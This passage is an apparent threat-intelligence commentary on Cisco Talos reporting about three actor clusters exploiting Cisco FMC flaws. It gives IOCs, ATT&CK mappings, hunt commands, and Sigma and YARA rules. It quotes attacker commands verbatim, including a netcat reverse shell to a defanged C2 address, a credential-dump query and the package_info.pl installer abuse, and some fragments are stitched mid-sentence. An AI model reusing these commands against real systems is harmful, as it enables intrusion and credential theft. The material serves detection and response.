SELECT against the mdb database, pulling name and auth_data for every FMC user:
/var/jre/bin/java -jar cmd.jar '/var/sf/bin/OmniQuery.pl -db mdb -e \'SELECT name, auth_data FROM users;\''The JAR file is basically a command executor that obtains the command to be executed from its command line and executes it using /bin/sh -c <command>.
home.jsp: b037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d. SHA-256 of cmd.jar: db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e. Also grep for the literal F6C1F0E7 and for OmniQuery.pl -db mdb with auth_data. If auth_data left the box, every FMC GUI user is burned — local accounts, not just the static one.auth_data is photocopying every badge in the security office, not just picking the spare key. Even after you patch 20079, those badges still work until you reprint them.ATT&CK for what Talos actually showed: T1190 (Exploit Public-Facing Application) → T1505.003 (Web Shell) → T1059.007 (Java) → T1059.004 (Unix Shell) → T1003-class credential access against the application database. C2 is the webshell itself (T1071.001). Persistence is the JSP remaining in webroot across Tomcat restarts until someone deletes it.
Cluster #2: UAT-11823
Talos attributes this cluster to UAT-11823 with high confidence and says the actor overlaps in tooling with Sandworm, the Russian APT named by the United States and the United Kingdom in the 2022 Cyclops Blink disruption. Initial access is either CVE-2026-20079 or the static credentials. After access, the actor overwrites license.tmp on disk with a Makeself archive that, when the installer runs it as root, pops a Netcat reverse shell:
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 208[.]123[.]119[.]215 3090 >/tmp/fMakeself is a perfectly ordinary UNIX trick: a shell stub glued to a compressed tarball, used by vendors (and by this actor) to ship a self-extracting installer. Here the “installer” is a fifo + nc one-liner to 208[.]123[.]119[.]215:3090. The package is then executed through FMC’s own installer helper:
/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsmThis mechanism of deploying malicious package files is likely an indicator of the exploitation of CVE-2026-20316, a vulnerability that allows a remote attacker to log in using a low-privileged account. Talos assesses with high confidence that the attackers exploited CVE-2026-20079 and CVE-2026-20316.
license.tmp is a forged work-order. The building’s own contractor clipboard (package_info.pl) is asked to “install a license” and instead opens a walkie-talkie to the crew outside. The log will say a license ran. That is the point.www, cwd /, sudo to root, command /usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm. If that string exists in /var/log/messages*, Cisco says treat the device as exploited and call TAC. The hotfix does not roll back that shell.Configuration exfiltration
UAT-11823 also deployed two bash scripts to harvest managed-device configurations. The configurations collected were staged into archives for subsequent exfiltration.

Those archives are the network as-built: object groups, NAT, VPN, perhaps identity realms. An APT with that file can plan the next six months of access without touching the FMC again. Pair this with Cyclops Blink’s packet-sniffing module and you have both the map and a tap.
Modular ELF implant: Cyclops Blink
The threat actors downloaded a modular ELF implant from one of their Netcat C2 servers. The ELF-based implant is Cyclops Blink, a malware family previously attributed to Sandworm, a Russian APT actor (see the joint CISA/NCSC AA22-054A advisory from 2022, and the later DOJ disruption of the WatchGuard-hosted botnet). This variant, per Talos, can:
- Establish persistence scripts in
/etc/init.d/that execute the implant - DNS over HTTPS (DoH) IP resolution
- File administration including downloads and uploads
- Credential harvesting
- Arbitrary file and command execution on the compromised system
- Network scanning and discovery
- Packet sniffing (with option filters)
SHA-256: 6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461. Talos malware Snort SIDs: 66960, 66961. C2 IPs in this cluster: 89.34.96[.]56 (also Cyclops Blink C2), 208.123.119[.]215, 91.214.78[.]118. Scanner: 104.218.165[.]253.
/etc/init.d), finds its owners through HTTPS-looking DNS, and can sniff the very traffic the firewall was meant to judge. The 2022 WatchGuard campaign used the same family on edge devices. This is that idea, moved one hop inward, onto the panel that programs the edge./etc/init.d on an FMC (which is a controlled image) are high-signal. Hash-match the ELF; also YARA the 2022 NCSC report’s older Cyclops Blink configs if you have them — this is a variant, not a guarantee of byte identity with 2022 samples.ATT&CK spine: T1190 / T1078.001 → T1059.004 → T1543.002 (init.d) → T1090 / T1572 → T1041 (config archives) → T1040 (sniff) → T1083 / T1046 (scan). Impact is long-term access, not ransomware. Do not close the ticket because “no encryptor fired.”
Cluster #3: UAT-11988, a Qilin ransomware operator
A third cluster of activity entailed a ransomware operator (tracked as UAT-11988) logging into an FMC device with static credentials (CVE-2026-20316), performing extensive reconnaissance, domain enumerations, credential theft, and building a list of target endpoints within the compromised organization for encryption.
The threat actor also staged a SOCKS proxy and reverse-SSH tunnel to forward ports from internal hosts back to their own infrastructure. Once all these preliminary actions were completed, the operator began conducting additional probes within the compromised network, deploying antivirus (AV) killers and ultimately the Qilin ransomware family.
Talos’s prior public work on the family is “Uncovering Qilin attack methods exposed through multiple cases.” Qilin (a.k.a. Agenda in some reporting) is a ransomware-as-a-service affiliate program: initial access specialists buy or find a hole, spend days mapping AD, then deploy. Seeing that pattern start on an FMC is the part that should scare network teams. The affiliate did not phish a helpdesk. They logged into the firewall manager with a shipped password.
Instrumenting operations via package_info.pl
After successfully accessing the device, the threat actor abused the legitimate utility “package_info.pl” to execute an attacker-crafted malicious “license.tmp” file with root privileges. The malicious file consisted of commands to run on the system to conduct extensive reconnaissance in the victim organization’s environment:
- Host names, IP addresses, directory listings
- Active Directory (AD) service-accounts credentials, MySQL account credentials
- Domain account information exfiltration
- Computer object lists
- Hostname to IP mappings spanning domain controllers, ADFS, exchanges, file servers, database servers, etc.
All the information collected was staged into already accessible files on the FMC server and was exfiltrated by the threat actor using HTTP GET requests.
www + --lsm + path /var/tmp/license.tmp is Cisco’s own IOC. Exfil as HTTP GET of files that were already world-readable (or readable by the web user) will look like an admin downloading a report. Baseline the FMC web logs for large GET of unexpected paths under /var/tmp, /var/log, and the webroot.Tunneling into the compromised organization
Once extensive reconnaissance was completed, the threat actor attempted to establish persistent network access into the victim organization using a Python SOCKS5 proxy (socks5.py) and a reverse-SSH tunnel from the FMC back to the attacker’s own remote host. The following ports were forwarded: LDPA (389), LDAPS (636), Kerberos (88), SMB (445), NETBIOS (135), and WinRM (5985).
Talos wrote “LDPA” and “NETBIOS (135).” We keep both. 389 is LDAP; 135 is RPC endpoint mapper (often a prelude to more SMB/WMI), not NetBIOS name service (137). The intent is unambiguous: take the AD control plane and the Windows admin plane and hang them out through the firewall manager.
| Port | Service (as used here) | Why an affiliate forwards it |
|---|---|---|
| 389 | LDAP | Directory dump, BloodHound-class recon, password-policy reads |
| 636 | LDAPS | Same, over TLS, often less inspected |
| 88 | Kerberos | TGT/TGS, Kerberoast, ticket replay from a quiet hop |
| 445 | SMB | File shares, PsExec-class, DCERPC |
| 135 | RPC mapper (labeled NETBIOS in Talos) | Service discovery, DCOM/WMI setup |
| 5985 | WinRM HTTP | Remote PowerShell without 3389 |
sshd with -R / -D, a Python interpreter running socks5.py, long-lived outbound SSH to a host that is not Cisco TAC / Smart Licensing. On the perimeter in front of FMC: egress SSH and 443 from the management address that is not in the change calendar. On DCs: LDAP/Kerberos from the FMC’s IP — some estates allow that for identity policy; those estates just became the affiliate’s home router.Pre-ransomware actions and ransomware deployment
The threat actor conducted extensive probing of endpoints in the victim’s environment, deployed open-source tooling such as impacket, Invoke-TheHash, and custom-made AV killers — all followed by the deployment of the Qilin ransomware on selected endpoints.
That sentence is a complete affiliate playbook in one breath. Impacket (secretsdump, wmiexec, psexec, ntlmrelayx) is the Swiss Army knife of Windows lateral movement. Invoke-TheHash is pass-the-hash / over-pass-the-hash from PowerShell without putting a cleartext password on disk. AV killers are T1562.001. Qilin is T1486. “Selected endpoints” means they had the computer-object list from FMC recon and did not spray blindly — quieter, more expensive, more likely to hit backups and file servers first.
IOC for this cluster is sparse by design — LOTL plus one IP: 43.204.2[.]142. Do not expect a unique malware hash at the start. Expect the Cisco log line, a Python SOCKS file, reverse SSH, and then Windows telemetry that looks like every other Qilin case Talos has written up.
Indicators of compromise
IOCs for these threat clusters are also available on Talos’s GitHub repository here (files ongoing-fmc-exploitation.txt / .json, STIX 2.0 bundle bundle--8c088b5e-c2ea-42dc-987d-12cb11b1cabc, TLP:WHITE). The table is reproduced cell-for-cell from the blog. Brackets are Talos’s defang.
| IOC | Cluster | Description |
|---|---|---|
| B037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d | UAT-12197 | home[.]jsp – web shell. |
| Db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e | UAT-12197 | cmd[.]jar – JAR-based command executor. |
| 89.34.96[.]56 | UAT-11823 | NetCat-based reverse shell C2. Cyclop Blink C2. |
| 208.123.119[.]215 | UAT-11823 | NetCat-based reverse shell C2. |
| 104.218.165[.]253 | UAT-11823 | Attacker’s vulnerability scanner for CVE-2026-20079. |
| 91.214.78[.]118 | UAT-11823 | NetCat-based reverse shell C2. |
| 6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461 | UAT-11823 | Cyclops Blink malware. |
| 43.204.2[.]142 | UAT-11988 | Attacker IP address used to conduct intrusions. |
Same list as a text dump, byte-for-byte from the GitHub companion file:
UAT-12197:
B037f45e02a289325a1a5eb0d4db6a9fce9954fd0fdfd07162cb4eb2acbef77d - home[.]jsp – web shell.
Db491181ece3f319de6567ab6f6daa90c6879911cd890155e6b7d8cc7a1a8c8e - cmd[.]jar – JAR-based command executor.


UAT-11823:
89.34.96[.]56 - NetCat-based reverse shell C2 ; Cyclop Blink C2.
208.123.119[.]215 - NetCat-based reverse shell C2.
104.218.165[.]253 - Attacker’s vulnerability scanner for CVE-2026-20079.
91.214.78[.]118 - NetCat-based reverse shell C2.

6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461 - Cyclops Blink malware.


UAT-11988:
43.204.2[.]142 - Attacker IP address used to conduct intrusions.ip-src patterns — fine for blocking either direction on an FMC that should not talk to them at all. Scanner 104.218.165[.]253 is 20079 recon: even a failed scan is an event.Recommendations and detection guidance
Due to Talos identifying in the wild abuse of these CVEs, customers are strongly advised to apply hotfixes for affected software versions already released by Cisco for CVE-2026-20079 and CVE-2026-20316. A comprehensive hardening release consisting of these hotfixes along with other internally discovered vulnerabilities will be released the week of 14 September 2026. Nonetheless, given the in-the-wild abuse, apply the referenced hotfixes as soon as possible, pending the hardening release.
Customer support is also available by initiating a TAC request.
- Snort SIDs for CVE-2026-20079: 66075 – 66080.
- Snort SIDs for CVE-2026-20316: 66883.
- Snort SIDs for the malware: 66960, 66961.
Hotfix names (Cisco Software Center)
| FMC release | Hotfix package |
|---|---|
| 7.0 | Cisco_Firepower_Mgmt_Center_Hotfix_GB-7.0.9.1-3.sh.REL.tar |
| 7.2 | Cisco_Secure_FW_Mgmt_Center_Hotfix_HL-7.2.11.1-4.sh.REL.tar |
| 7.4 | Cisco_Secure_FW_Mgmt_Center_Hotfix_HG-7.4.7.1-3.sh.REL.tar |
| 7.6 | Cisco_Secure_FW_Mgmt_Center_Hotfix_CY-7.6.5.1-2.sh.REL.tar |
| 7.7 | Cisco_Secure_FW_Mgmt_Center_Hotfix_AM-7.7.12.1-2.sh.REL.tar |
| 10.0 | Cisco_Secure_FW_Mgmt_Center_Hotfix_P-10.0.1.1-2.sh.REL.tar |
The one command Cisco wants you to run tonight
Both PSIRT advisories publish the same expert-mode check. We reproduce their example, including the July 23 timestamp they chose:
expert
admin@firepower:~$ sudo su
Password:
Last login: Thu Jul 23 19:40:57 UTC 2026 on pts/2
root@firepower:/home/admin#
root@firepower:/home/admin# zgrep "package_info.*license" /var/log/messages*
Jul 23 16:16:33 firepower sudo:      www : PWD=/ ; USER=root ; COMMAND=/usr/local/sf/bin/package_info.pl /var/tmp/license.tmp --lsm
If you see www running package_info.pl /var/tmp/license.tmp as root, Cisco’s instructions are: call TAC, do not assume the hotfix is a wipe, rotate credentials / keys / certificates on the FMC at minimum. We would add: rotate AD bind accounts stored on that FMC, MySQL accounts the box knew, and any device-admin credentials it pushed.
A first-hour hunt (ours, built on theirs)

- Take the FMC management interface off the public Internet (ACL, un-NAT, jump-host only). This is containment, not a fix.
- Snapshot / collect:
/var/log/messages*, web logs, crontab,/etc/init.d,/var/tmp, Tomcat webroot, running processes,ss -antp, auth logs. - Run the Cisco
zgrep. Hit → IR playbook + TAC. Miss → still do steps 4–6. - Cluster 1:
home.jsp,cmd.jar, stringF6C1F0E7, OmniQuery againstusers.auth_data. - Cluster 2:
license.tmpMakeself, fifo/ncto the three C2s, Cyclops Blink hash, unexpected init.d, DoH. - Cluster 3:
socks5.py, reverse SSH, listening forwards on 389/636/88/445/135/5985, then Windows-side Impacket / Invoke-TheHash / Qilin. - Assume credential loss. Rotate. Rebuild if TAC says the image cannot be trusted.
# Tomcat / CSM webroot — names Talos published
find / -name 'home.jsp' -o -name 'cmd.jar' 2>/dev/null
# JSP parameter label from the web shell
grep -R --include='*.jsp' -n 'F6C1F0E7' /var/opt /opt /usr/local /var/www 2>/dev/null
# Makeself / license drop
ls -la /var/tmp/license.tmp /tmp/license.tmp 2>/dev/null
# Cyclops Blink-style init persistence
ls -la /etc/init.d/ | head
# SOCKS / reverse SSH leftovers (cluster 3)
ps auxww | egrep -i 'socks5|ssh .*-[Rr] |python.*socks' || true
ss -antp | egrep ':389|:636|:88|:445|:135|:5985|:3090' || true
Sigma-shaped rule for the Cisco log line (unofficial; tune to your syslog pipeline):
title: FMC package_info.pl license.tmp as www/root
id: 7c2e1a90-fmc-package-info
status: experimental
description: Cisco-published IOC — www invoking package_info.pl on /var/tmp/license.tmp as root
references:
  - https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-onprem-fmc-authbypass-5JPp45V2
logsource:
  product: linux
  service: syslog
detection:
  selection:
    CommandLine|contains|all:
      - 'package_info.pl'
      - '/var/tmp/license.tmp'
  condition: selection
level: critical
falsepositives:
  - none expected on a healthy FMC
YARA-shaped hunt aids for the two public strings/hashes (the second needs the hash module):
rule TALOS_FMC_UAT12197_webshell_param
{
    meta:
        description = "JSP parameter label published by Cisco Talos for UAT-12197"
        author = "core-jmp hunt aid (from public Talos text)"
        reference = "https://blog.talosintelligence.com/fmc-ongoing-exploitation/"
    strings:
        $p = "F6C1F0E7" ascii
        $j = "home.jsp" ascii
    condition:
        any of them
}

rule TALOS_FMC_CyclopsBlink_hash
{
    meta:
        description = "SHA-256 of Cyclops Blink sample published by Talos"
        reference = "https://blog.talosintelligence.com/fmc-ongoing-exploitation/"
    condition:
        hash.sha256(0, filesize) == "6f98add5d1a7729192b6ad8491d85c505c64836f7881742d6b93bd8e3d2fe461"
}What this looks like in ATT&CK, CWE, and an IR timeline

| Phase | Cluster 1 | Cluster 2 | Cluster 3 |
|---|---|---|---|
| Initial access | T1190 CVE-2026-20079 | T1190 and/or T1078.001 | T1078.001 CVE-2026-20316 |
| Execution | JSP + JAR → sh -c | Makeself → nc fifo | package_info.pl LOTL |
| Persistence | Tomcat webroot JSP | /etc/init.d Cyclops Blink | reverse SSH + SOCKS |
| Credential access | OmniQuery auth_data | Cyclops module | AD service + MySQL from FMC |
| Discovery | local users table | device configs, scan, sniff | computer objects, DC/ADFS/exchange map |
| Exfil / C2 | webshell HTTP | nc + DoH implant | HTTP GET of staged files; SSH |
| Impact | credential theft | long-term APT access | T1562 AV kill + T1486 Qilin |
CWE reminder: 20079 is CWE-288 (alternate path), 20316 is CWE-259 (hard-coded password). Neither is an RCE primitive in the memory-corruption sense. Both are “the product handed you a door.” That is why public tooling showed up fast and why three unrelated crews arrived in one season.
Key Takeaways
- FMC is the master key ring, not “a firewall.” CVE-2026-20079 (CVSS 10.0, CWE-288) and CVE-2026-20316 (CVSS 5.3 / SIR High, CWE-259) are under active exploitation by APT and ransomware at once.
- Three clusters: UAT-12197 (JSP + cmd.jar + OmniQuery hashes), UAT-11823 (Makeself license.tmp, nc, Cyclops Blink / Sandworm overlap), UAT-11988 (Qilin, LOTL, SOCKS/SSH onto AD ports).
- Cisco’s smoking gun is
wwwrunningpackage_info.pl /var/tmp/license.tmp --lsmas root. Hotfixes do not clean that. - No workarounds. Pull management off the Internet, install the branch hotfix, hunt, rotate, call TAC if the log hits.
- Snort 66075–66080 / 66883 / 66960–66961 only help if they can see FMC HTTP. Put a sensor on the management plane.
- If auth_data, AD binds, or device configs left the box, you are in credential-reset and possibly ransomware-prep, not in “we patched a CVE.”
- Talos thanked Avit on cluster 3. Read their Qilin paper next if this IP or this port-forward set shows up.
Defensive Recommendations
- Inventory. Every on-prem FMC, version, whether the management interface is reachable from the Internet or from a partner VPN. cdFMC / FTD / ASA are the wrong column of the spreadsheet.
- Patch. Software Center hotfix for your branch (table above). Do not wait for the week-of-14-Sep hardening bundle if you are exposed.
- Contain. Management plane on a jump-host VLAN, no 1:1 NAT, MFA on any remaining GUI path, disable unused FMC local accounts after the static one is gone.
- Hunt. zgrep, webroot,
license.tmp, init.d, socks5.py, reverse SSH, the eight IOCs, Windows-side Qilin/Impacket if cluster 3 is in play. - Detect. Turn on the Snort SIDs where they can see FMC; add the Sigma-shaped syslog rule; alert on FMC→DC LDAP/Kerberos that is not identity-policy.
- Rotate. FMC users, AD service accounts stored on FMC, MySQL, device enable/admin, certs. Assume OmniQuery dumped hashes in cluster 1.
- IR, not patch-and-forget. Cisco: hotfix ≠ remediation of compromise. Rebuild from known-good if TAC says so. Preserve disk before you reimage.
- Brief the business. If Qilin ports were forwarded, this is a ransomware event with a firewall ticket number, not a firewall event with a ransomware footnote.
Conclusion
Edge devices have been a nation-state favorite for a decade. This advisory is that story plus a crimeware sequel, aimed one layer up — at the controller. Cisco found the 10.0 internally in March; the 5.3 was a zero-day in July; by September Talos could name three tenants in the same building. The public artifacts are enough to hunt: a JSP parameter, a JAR that is just sh -c, a fifo to a defanged IP, a Perl installer path, a Cyclops Blink hash, a Qilin port list. Use them. Then take the master key ring off the hook by the front door.
Original text: "Active exploitation of Cisco Secure Firewall Management Center vulnerabilities" by Cisco Talos at Cisco Talos Blog.